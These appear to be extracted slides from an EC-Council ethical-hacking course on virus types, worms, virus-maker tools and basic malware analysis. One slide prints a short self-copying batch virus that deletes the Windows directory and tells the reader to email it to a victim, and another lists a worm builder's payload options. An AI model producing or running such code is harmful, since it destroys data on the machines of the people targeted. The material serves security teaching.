


Encryption Virus 3

Polymorphic Code



- Polymorphic code is a code that **mutates** while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a **polymorphic engine** (also called mutating engine or mutation engine)
- A well-written polymorphic virus therefore **has no parts that stay the same** on each infection



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Metamorphic Viruses



Metamorphic Viruses

Metamorphic viruses **rewrite themselves** completely each time they are to infect new executable

Metamorphic Code

Metamorphic code can **reprogram itself** by translating its own code into a temporary representation and then back to the normal code again

Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the **metamorphic engine**



> Metamorphic Engine

This diagram depicts metamorphic malware variants with recorded code

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

File Overwriting or Cavity Viruses




Cavity Virus **overwrites a part of the host file** that is with a **constant** (usually nulls), without increasing the length of the file and preserving its functionality

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Content in the file after infection

```
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null Null
Null Null Null Null Null Null
```



Original File
Size: 45 KB



Infected File
Size: 45 KB

Sparse Infector Viruses



Sparse Infector Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose **lengths fall within a narrow range**



By infecting less often, such viruses try to **minimize the probability** of being discovered

Difficult to Detect

Infection Process



Wake up on 15th of every month and execute code



Companion/Camouflage Viruses



01

A Companion virus **creates a companion file** for each executable file the virus infects



02

Therefore, a companion virus may save itself as **notepad.com** and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and **infect the system**



Attacker

Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory



Notepad.exe



Notepad.com

Shell Viruses




- Virus code forms a shell around the target host program's code, making itself the original program and host code as its sub-routine
- Almost all boot program viruses are shell viruses



Before Infection



After Infection



File Extension Viruses



File extension viruses **change the extensions** of files



.TXT is safe as it indicates a pure text file



With extensions turned off, if someone sends you a file named **BAD.TXT.VBS**, you will only see **BAD.TXT**




If you have forgotten that extensions are turned off, you might think this is a **text file** and open it



This is an **executable Visual Basic Script** virus file and could do serious damage



Countermeasure is to turn off "**Hide file extensions**" in Windows




Add-on and Intrusive Viruses



Add-on Viruses



Add-on viruses append their code to the host code **without making any changes** to the latter or **relocate the host code** to insert their own code at the beginning



Intrusive viruses overwrite the **host code partly** or **completely** with the viral code



Intrusive Viruses



Transient and Terminate and Stay Resident Viruses



Basic Infection Techniques

Direct Action or Transient Virus



- **Transfers** all the controls of the host code to where it **resides in the memory**
- The virus **runs when the host code is run** and terminates itself or exits memory as soon as the host code execution ends

Terminate and Stay Resident Virus (TSR)



- **Remains permanently in the memory** during the entire work session even after the target host's program is executed and terminated; can be removed only by **rebooting the system**

Writing a Simple Virus Program



Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```



Send the Game.com file as an **email attachment** to a victim



Convert the Game.bat batch file to Game.com using **bat2com** utility


When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

Sam's Virus Generator and JPS Virus Maker

CEH
Certified Ethical Hacker



Sam's Virus Generator




JPS Virus Maker




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Andreinick05's Batch Virus Maker and DeadLine's Virus Maker



Andreinick05's Batch Virus Maker




DeadLine's Virus Maker

Sonic Bat - Batch File Virus Creator and Poison Virus Maker



Sonic Bat - Batch File Virus Creator



Poison Virus Maker



Computer Worms



1

Computer worms are malicious programs that **replicate**, **execute**, and **spread** across the network connections independently **without human interaction**



Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to **damage the host system**

2

3

Attackers use **worm payload** to install backdoors in infected computers, which turns them into zombies and **creates botnet**; these botnets can be used to carry further cyber attacks



How is a **Worm** Different from a **Virus**?



Replicates on its own

A worm is a special type of malware that can replicate itself and **use memory**, but **cannot attach** itself to other programs



Spreads through the Infected Network




A worm takes advantage of **file** or **information** transport features on computer systems and spreads through the **infected network** automatically but a virus does not

Computer Worms: Ghost Eye Worm



Ghost Eye worm is a hacking program that **spreads random messages** on Facebook or steam or chat websites to get the password



Worm Maker: Internet Worm Maker Thing



Internet Worm Maker Thing :- Version 4.00 :- Public Edition

INTERNET WORM MAKER THING V4

Author:

Version: .

Message:

☒ Include [C] Notice

Output Path:

☐ Compile To EXE Support

Spreading Options

Startup:

- ☐ Global Registry Startup
- ☐ Local Registry Startup
- ☐ Winlogon Shell Hook
- ☐ Start As Service
- ☐ English Startup
- ☐ German Startup
- ☐ Spanish Startup
- ☐ French Startup
- ☐ Italian Startup

Payloads:

☐ Activate Payloads On Date

Day:

OR

☐ Randomly Activate Payloads

Chance of activating payloads:

1 IN CHANCE

☐ Hide All Drives

☐ Disable Task Manager

☐ Disable Keyboard

☐ Disable Mouse

☐ Message Box

Title:

Message:

Icon:

☐ Disable Regedit

☐ Disable Explorer.exe

☐ Change Reg Owner

Owner:

☐ Change Reg Organisation

Organisation:

☐ Change Homepage

URL:

☐ Disable Windows Security

☐ Disable Norton Security

☐ Uninstall Norton Script Blocking

☐ Disable Macro Security

☐ Disable Run Command

☐ Disable Shutdown

☐ Disable Logoff

☐ Disable Windows Update

☐ No Search Command

☐ Swap Mouse Buttons

☐ Open Webpage

URL:

☐ Change IE Title Bar

Text:

☐ Change Win Media Player Txt

Text:

☐ Open Cd Drives

☐ Lock Workstation

☐ Download File **More?**

URL:

☐ Save As:

☐ Execute Downloaded

☐ Print Message

Title:

☐ Disable System Restore

☐ Change NOOD32 Text

Title:

Message:

☐ Outlook Fun 1 **?**

URL:

Sender Name:

☐ Mute Speakers

☐ Delete a File

Path:

☐ Delete a Folder

Path:

☐ Change Wallpaper

Path Or URL:

☐ CPU Monster

☐ Change Time

Hour **Min**

☐ Change Date

DD **MM** **YY**

☐ Play a Sound

☐ Loop Sound

☐ Hide Desktop

☐ Disable Malware Remove

☐ Disable Windows File Protection

☐ Corrupt Antivirus

☐ Change Computer Name

☐ Change Drive Icon

DLL, EXE, ICO: **Index:**

☐ Add To Context Menu

☐ Change Clock Text

Text (Max 8 Chars):

☐ Hack Bill Gates **?**

☐ Keyboard Disco

☐ Add To Favorites

Name:

URL:

☐ Exploit Windows Admin Lockout

☐ Blue Screen Of Death

Infection Options:

- ☐ Infect Bat Files
- ☐ Infect Vbs Files
- ☐ Infect Vbe Files

Extras:

- ☐ Hide Virus Files

Plugins

☐ Custom Code

If You Liked This Program Please Visit Me On <http://virus.team.fallen.network.com>
If You Know Anything About VBS Programming Help Support This Project By Making A Plugin (See Readme). Thanks.

Control Panel

What is **Sheep Dip** Computer?



- Sheep dipping refers to the **analysis** of suspect files, incoming messages, etc. for malware
- A sheep dip computer is **installed with** port monitors, file monitors, network monitors and antivirus software and connects to a network only under strictly controlled conditions



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Virus Sensor Systems




- Anti-virus sensor system is a collection of computer software that **detects and analyzes malicious code threats** such as viruses, worms, and Trojans. They are used along with sheep dip computers



Malware Analysis Procedure:

Preparing Testbed



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.


Malware Analysis Procedure



1. Perform **static analysis** when the malware is inactive
2. Collect information about:
 - String values found in the binary with the help of string extracting tools such as **BinText**
 - The packaging and compressing technique used with the help of compression and decompression tools such as **UPX**



<http://www.mcafee.com>



<http://upx.sourceforge.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Analysis Procedure (Cont'd)



3. Set up **network connection** and check that it is not giving any errors
4. Run the virus and monitor the process actions and system information with the help of process monitoring tools such as **Process Monitor** and **Process Explorer**



Process Monitor

Process Monitor - Sysinternals: www.sysinternals.com

Time of Day	Process Name	PID	Operation	Path	Result	Detail
3:48:10.3413976 PM	SearchIndexer....	3080	FileSystemControl	C:	SUCCESS	Control: FSCTL_R...
3:48:10.3414358 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 1,086,464, ...
3:48:10.3414708 PM	lsnagiteditor.exe	4004	NotifyChangeDirectory	C:\	SUCCESS	Filter: FILE_NOTIF...
3:48:10.3502152 PM	SearchIndexer....	3080	ReadFile	C:\Windows\System32\msrch.dll	SUCCESS	Offset: 1,086,464, ...
